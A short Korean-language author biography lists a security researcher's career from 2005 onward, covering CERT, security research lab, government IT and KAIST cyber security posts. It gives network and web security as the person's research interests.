(주) SK인포섹 CERT 3팀(선임연구원)
2005년 8월~2006년 11월
(주) 이글루시큐리티 인터넷보안기술연구소(선임연구원)
2006년 11월~2011년 7월
안전행정부 정부통합전산센터(전산서기)
2011년 8월~2012년 2월
고용노동부 정보화기획팀(전산주사보)
2012년 2월~현재
한국과학기술원 사이버보안연구센터 차세대 보안연구실장(책임연구원)

〈관심분야〉
네트워크 보안, 웹보안